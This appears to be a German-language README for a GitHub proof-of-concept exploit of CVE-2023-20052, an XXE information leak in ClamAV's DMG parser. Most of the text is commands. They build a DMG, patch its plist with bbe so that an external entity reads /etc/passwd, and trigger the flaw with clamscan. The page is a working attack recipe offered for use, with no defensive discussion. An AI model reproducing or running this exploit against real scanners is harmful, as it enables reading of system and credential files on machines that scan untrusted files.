 nokn0wthing/cve-2023-20052
CVE-2023-20052, Schwachstelle mit Informationsleck im DMG-Dateiparser von ClamAV

CVE-2023-20052, Schwachstelle mit Informationsleck im DMG-Dateiparser von ClamAV
Verwendung
Um eine bösartige DMG-Datei zu erstellen:
git clone https://github.com/nokn0wthing/CVE-2023-20052.git
cd CVE-2023-20052
sudo docker build -t cve-2023-20052 .
sudo docker run -v $(pwd):/exploit -it cve-2023-20052 bash

genisoimage -D -V "exploit" -no-pad -r -apple -file-mode 0777 -o test.img . && dmg dmg test.img test.dmg
bbe -e 's|<!DOCTYPE plist PUBLIC "-//Apple Computer//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">|<!DOCTYPE plist [<!ENTITY xxe SYSTEM "/etc/passwd"> ]>|' -e 's/blkx/&xxe\;/' test.dmg -o exploit.dmg

Um den Exploit auszulösen:

clamscan --debug exploit.dmg